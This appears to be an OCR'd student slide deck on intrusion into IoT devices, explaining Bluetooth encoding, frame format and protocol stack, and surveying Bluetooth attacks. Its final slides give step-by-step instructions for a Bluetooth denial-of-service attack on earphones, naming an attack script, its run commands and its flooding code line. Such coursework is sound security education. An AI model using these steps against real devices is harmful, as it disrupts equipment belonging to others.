
Intrusion in IoT Devices




Presented by-

- Aditya Ajmera (210056)
- Mohak Singh Rana (210614)

UGP Supervisor: Prof. Priyanka Bagade

Intusion in IoT Devices Explained



How Bluetooth Works?


Bluetooth Protocol Stack

VARIETY OF BLUETOOTH HACKING TECHNIQUES

Denial of Services (DOS) Attack

Man-in-the-Middle (MITM) Attack

Conclusion and Future Scope



What is Bluetooth?

- An interface that allows device to communicate without cables
- It is used for short-range wireless communications and transmissions
- Omni directional, no requiring line of sight
- The key limitations of Bluetooth are security (this is where our project aims at) and interference with wireless LANs.

How Bluetooth Works?

Encoding

Information is encoded into bits using a pre-defined format

Transfer

The series of bits is transferred from the source to the reciever

Decoding

The bit are decoded back into original form to get the original data that was to be tranferred

Encoding

- Any information, say an analog sound waveform, can be encoded into bits.
- Y-axis of waveform is divided into 2^(bit-depth) number of divisions, each corresponding to a particular range of displacements (which is the information we desire to transmit).
- Hence, each piece of information / each point on waveform ⇔ A binary number. High quality => higher bit depth.
- Discrete points are chosen at regular intervals on the waveform, and mapped onto one of the 2^(bit-depth) levels closest to it, and hence the waveform is encoded into many packets of (0s and 1s).

How is information transferred? - Bluetooth Radio Layer

- These packets of 0s and 1s are sent via a particular channel to the receiver, where they are decoded to retrieve information.
- Each channel has 2 set frequencies - a higher f1 => “1”, and a lower f2 => “0”. The master sends out a wave of freq f1, in case a “1” has to be transferred.
- Usually, a master wave is sent out, whose frequency is slightly raised to f1, or, slightly decreased to f2. This is known as frequency “modulation”.
- Typically, the band 2.4GHz - 2.4835Ghz is divided into 79 smaller “channels” to transmit information.
- Packets need not be transferred through only a single channel. The entire bandwidth can be effectively used. The master decides the channel for each time slot, and conveys this to the slave. This is known as frequency hopping.
- Frequency hopping helps prevent noise, makes the process more secure and reliable. A device could hop over 1600 times / sec between the channels.


What exactly is transferred? - Access codes, Headers and Payload

- The first 72 bits of each packet comprise the Access Code, which makes sure the master is paired to the correct slave. Could be thought of as the “address” on a letter to be delivered.
- The next 54 bits comprise the header, which contains the details of the incoming payload.
- The remaining bits in the packet are the actual data that has to be transferred, known as the payload. The payload could be anywhere upto 2744 bits, depending on the size of information.
- The payload is decoded back to the original information by the receiver.

Bluetooth Frame Format


The various fields of bluetooth frame format are:

1. Access Code: It is 72 bit field that contains synchronization bits. It identifies the master.
2. Header: This is 54-bit field. It contain 18 bit pattern that is repeated for 3 time. The header field contains following subfields:
    a. Address: This 3 bit field can define upto seven slaves (1 to 7). If the address is zero, it is used for broadcast communication from primary to all secondaries.
    b. Type: This 4 bit field identifies the type of data coming from upper layers.
    c. F: This flow bit is used for flow control. When set to 1, it means the device is unable to receive more frames.
    d. A: This bit is used for acknowledgement.
    e. S: This bit contains a sequence number of the frame to detect retransmission. As stop and wait protocol is used, one bit is sufficient.
    f. Checksum: An 8-bit field containing checksum for error detection.
3. Data: This field can be 0 to 2744 bits long. It contains data or control information coming from upper layers



Bluetooth Frame Format

Bluetooth Protocol Stack



Bluetooth Protocol Stack


- Physical Radio(RF) Layer: It performs modulation/demodulation of the data into Radio Signals. It defines the physical attributes of a Bluetooth transceiver. This protocol specification defines air interface, frequency bands, frequency hopping specifications, modulation technique used, and transmit power classes.
- Baseband Link Layer: Addressing scheme, packet frame format, timing and power control algorithms required for establishing the connection between Bluetooth devices within the piconet defined in this part of the protocol specification.
- Link Manager protocol layer: It performs the management of the already established link. It also includes authentication and encryption processes.Negotiation of packet sizes between devices can be taken care by this.
- Logical Link Control and Adaptation Layer (L2CAP): It is the heart of bluetooth protocol stack. It allows the communication between upper and lower layers of the bluetooth protocol stack. It packages the data packets received from upper layers into the form expected by lower layers. It also performs Segmentation and Multiplexing.

Bluetooth Protocol Stack

- RFcomm Layer: It is short for Radio Frequency Communication. It provides serial interface with WAP(Wireless Application Protocol) and OBEX(Object Exchange Protocol).
- OBEX: It is short for Object Exchange. It is a communication protocol to exchange objects between 2 devices.
- WAP: It is short for Wireless Access Protocol. It is used for internet access.
- TCS: It is short for Telephony Control Protocol. It provides Telephony services.
- SDP Layer: It is short for Service Discovery Protocol. It allows to discover the services available on another bluetooth enabled device.
- Application Layer: It allows the user to interact with the application.

Payload Format

- The Bluetooth Core Specification defines two types of payload field formats: asynchronous data field (for ACL packets) and synchronous data field (for SCO and eSCO packets). However, the Data Voice or DV packets contain both the synchronous and asynchronous data fields.
- Synchronous Data Field: In SCO, the length of the synchronous data field is fixed. The synchronous data field contains only the synchronous data body portion and does not have a payload header.
- Asynchronous Data Field:The BR (Basic Rate) ACL packets have an asynchronous data field consisting of payload header, payload body, MIC (Message Integrity Checks) (if applicable), and CRC (Cyclic Redundancy Check) (if applicable).
- This figure shows the 8-bit payload header format for BR (Basic Rate or mandatory mode) single-slot ACL packets.



VARIETY OF BLUETOOTH HACKING TECHNIQUES

- BlueSmacking BlueSmacking is a way to execute a Denial of Service attack against a Bluetooth-enabled device. It’s when a target, such as a server or device, gets way more data packets or oversized data packets than it’s designed to handle. The target gets overwhelmed, so it shuts down. Thankfully Denial of Service attacks are relatively minor as far as cyber attacks in general are concerned. You can usually recover from one by rebooting the targeted device. To get technical, a BlueSmack attack uses the L2CAP layer of Bluetooth’s networking stack to send a really oversized data packet.
- Bluejacking: This type of cyberattack on Bluetooth connection lies in sending spam messages via Bluetooth. One Bluetooth-enabled device hijacks another and sends spam messages to the hijacked device. The messages may contain a link that will lead to a website that is designed to steal your personal information and compromise you.

VARIETY OF BLUETOOTH HACKING TECHNIQUES

- Bluesnarfing: During these hijacking attempts, hackers can not only send spam messages to one’s phone, but also collect some private information like chat messages, photos, documents, or even credentials from the victim’s device.
- Bluebugging: This is the most dangerous type of Bluetooth hijacking. Hackers use your device to establish a secret Bluetooth connection. This connection is then used to acquire backdoor access to your device. Once inside, they can monitor your activities, gain your personal information, and even use your personality on your device's apps, including those used for online banking.

Attack Methodologies

- Eavesdropping
- DOS (Denial of Service attack)
- Man-in-the-Middle (MITM) attack
- Replay attack
- False data injection

Attacking Methodologies

- Eavesdropping: Passively capture the network traffic between the earphone and the smartphone without interrupting normal communication.
- DoS (Denial of Service) attack: The majority of the earphones use the ”Just Work” pairing method, which does not require any authentication process to connect with the associated manager. In a DoS attack, we target this feature to pair an unauthorized app with a targeted PMD.
- Man-in-the-Middle (MITM) attack: BtleJuice framework used to establish a proxy connection between the PMD and the manager.
- Replay attack: The attacker aims to send a specific packet in a recurring manner to interrupt normal communication between the target device and the manager.
- False data injection: Payload of a particular packet is altered. Here, we captured the communication packets from the PMD using the BtleJuice framework and determined the GATT operation, including service and characteristic values.

Denial of Services (DOS) Attack

- Denial of Service Attacks: DoS attack is a type of cyber-attack in which a malicious attacker aims to render a computer or IoT device unavailable by interrupting the device's service.

- DoS attacks harm by overwhelming a victim machine with requests until normal traffic is unable to be processed, resulting in a denial of service to users.

Denial of Services (DOS) Attack

Requirements

- Earphones

- **Kali linux: It is a Linux based Debian operating system.**

Additional libraries required are:-

- **Bluez (bluez.org) is a library that provides the Bluetooth layer and protocol requirements necessary for us to use Bluetooth on our Kali Linux operating system**
- **Hcitool library, “hcitool scan” command finds those MAC addresses with their device names.**

Denial of Services (DOS) Attack

Requirements

Bluetooth Dos Script:

Bluetooth Dos Script is a tool used to perform DoS attacks to disrupt the Bluetooth function. Bluetooth DOS Script automatically tries to detect the surrounding Bluetooth devices and lists detected devices to the attacker with their MAC address. It also allows the packet size and thread count to be a parameter.

Denial of Services (DOS) Attack

- **https://github.com/crypt0b0y/BLUETOOTH-DOS-ATTACK-SCRIPT**
  Clone this repository

Run the following commands

- **cd BLUETOOTH-DOS-ATTACK-SCRIPT**
- **python3 Bluetooth-DOS-Attack.py**

- **This will run the file Bluetooth-DOS-Attack.py**
- Enter the target address, package length as well as thread count. The code will create threads and send them to the target address using the following line of code.

```
threading.Thread(target=DOS, args=[str(target_addr), str(packages_size)]).start()
```

- **Let's head to the pictures to get a brief idea of the process**

